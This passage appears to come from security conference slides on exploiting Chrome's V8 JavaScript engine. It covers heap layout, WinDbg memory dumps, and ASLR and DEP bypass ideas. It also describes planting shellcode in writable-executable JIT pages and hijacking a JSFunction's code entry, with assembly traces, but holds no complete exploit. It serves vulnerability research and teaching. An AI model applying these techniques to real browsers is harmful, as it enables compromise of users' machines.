| number << 1
| ...
| ...
+-----+
|map|length|
|           |
| arrBuf pointer + 1
| arrBuf pointer + 1
| arrBuf pointer + 1
| ...
| number << 1
| number << 1
| number << 1
| ...
+-----+
|arrBuf
|   |
+-----+
|arrBuf
|   |
+-----+
|arrBuf
|   |
+-----+
| ...
| ...
+-----+
```

FixedArray Start:

0:000> dd 3ff08080 L110


```
3ff08080 0d108121 00007ffc 3ff18aa9 3ff18ad1
3ff08090 3ff18af9 3ff18b21 3ff18b49 3ff18b71
3ff080a0 3ff18b99 3ff18bc1 3ff18be9 3ff18c11
3ff080b0 3ff18c39 3ff18c61 3ff18c89 3ff18cb1
```

ArrayBuffer Start:

0:006> dd 3ff08080+b0000

```
3ffb8080 2f20a011 3db080a1 3db080a1 4a4d2800
3ffb8090 00000080 00000000 3ffb8f59 214feb7d
3ffb80a0 00000000 00000000 | 2f20a011 3db080a1
3ffb80b0 3db080a1 4a4d1040 00000080 00000000
3ffb80c0 3ed1bd19 214fdb29 00000000 00000000

3ffb80d0 2f20a011 3db080a1 3db080a1 4a4d1080
3ffb80e0 00000080 00000000 3ffb80a9 214fdb55
3ffb80f0 00000000 00000000 2f20a011 3db080a1
```



ASLR's Dilemma 2

- OOB write
 - Heap feng shui => Fixed relative distance
 - Randomization↑ => Performance↓
- Some objects keep the pointers
 - Object with virtual function
 - Vtbl address
 - Array
 - Object address
 - Program => Information <= Hacker



Bypass DEP

- Privilege ↑
 - Java security manager
 - IE security flags | jscript9 security manager
 - Kernel -> User token
- Load external code
 - ActiveX
 - DLL



Bypass DEP

- Data => Code
 - *VirtualProtect*
 - *VirtualAlloc*
- Code in memory
 - ROP
 - Ret2libc
- Data --> Code
 - JIT Spray
 - Construct function template in JIT pages



Bypass DEP in Chrome

- ☹ Chrome ActiveX
- ☺ V8 JIT: Javascript -> Machine code

```
OwnPtr<v8::ScriptData> scriptData =
    V8ScriptRunner::precompileScript(code);
```

```
v8::Handle<v8::Script> script =
    V8ScriptRunner::compileScript(code, source.url(),
        source.startPosition(), scriptData.get());
```

```
result = V8ScriptRunner::runCompiledScript(script,
    m_frame->document(), m_isolate);
```

v8::internal::Code

map	instructionSize	relocationInfo	handlerTable
DeoptData	typeFeedInfo	nextCodeLink	GCMetaData
ICAge	flags	kindFlags1	kindFlags2
prologue	constantPool	headerPadding	headerPadding
JIT code			
...			

JIT Code Read, Written and Executed

```
0:007> !address 4029540
```

Usage: <unknown>

Base Address: 0400a000

End Address: 04082000

Region Size: 00078000

State: 00001000 MEM_COMMIT


Protect: 00000040 PAGE_EXECUTE_READWRITE

Type: 00020000 MEM_PRIVATE

Allocation Base: 04000000

Allocation Protect: 00000001 PAGE_NOACCESS

Bypass DEP in Chrome



- Exploit Idea:
 - Shellcode -> JIT block
 - EIP -> Shellcode
 - Overwrite the vPtr + call vFunc
 - JIT block -> Execute in the future

v8::internal::Code

v8::internal::JSFunction

map
properties
elements
codeEntry*
prototypeMap
sharedFuncInfo
context
literals
nonWeakEnd
nextFuncLink
size

map	instructionSize	relocationInfo	handlerTable
DeoptData	typeFeedInfo	nextCodeLink	GCMetaData
ICAge	flags	kindFlags1	kindFlags2
prologue	constantPool	headerPadding	headerPadding
JIT code			
...			

```
// Get the codeEntry stub of function, and then execute the
// codeEntry stub
RUNTIME_FUNCTION(MaybeObject*, LoadIC_Miss) {
    HandleScope scope(isolate);
    LoadIC ic(IC::NO_EXTRA_FRAME, isolate);
    Handle<Object> receiver = args.at<Object>(0);
    Handle<String> key = args.at<String>(1);
    ic.UpdateState(receiver, key);
    return ic.Load(receiver, key);
}
```

```
// return JSFunction
EAX = 31121615
```

```
3E328B5A jmp      dword ptr [edi+0Bh]
EDI = 31121615
```

jmp JSFunction.codeEntry

// Compile the function

```
RUNTIME_FUNCTION(MaybeObject*, Runtime_Compiler::CompileUnoptimized) {  
    Handle<Code> code = Compiler::GetUnoptimizedCode(function);  
    function->ReplaceCode(*code);  
    return *code;  
}
```

JSFunction.codeEntry = code + 0x3f

JSFunction = 31121615

>dd 0x31121614

0x31121614 23014629 2fe080a1 2fe080a1 26262020

0x31121624 3c1080a1 31121095 31108081 2fe080a1

0x31121634 3c108091 23008cb1 31121615 23008cb1

0x31121644 31121615 23013021 2fe080a1 2fe080a1


EAX = 26261FE1



2422975E lea eax,[eax+3Fh]

24229761 jmp eax

EAX = 26262020


jmp code + 0x3f







Bypass CFI

- Calculate static PE
- JIT -> Dynamical





Demo



JIT Mitigation

- Chris Evans
 - Captain Google Security?
 - Captain America?
 - “JIT engines are a pain”
 - “Ban syscalls”
- W^X can't help!



Binary hacker is boring?



气剑合 一

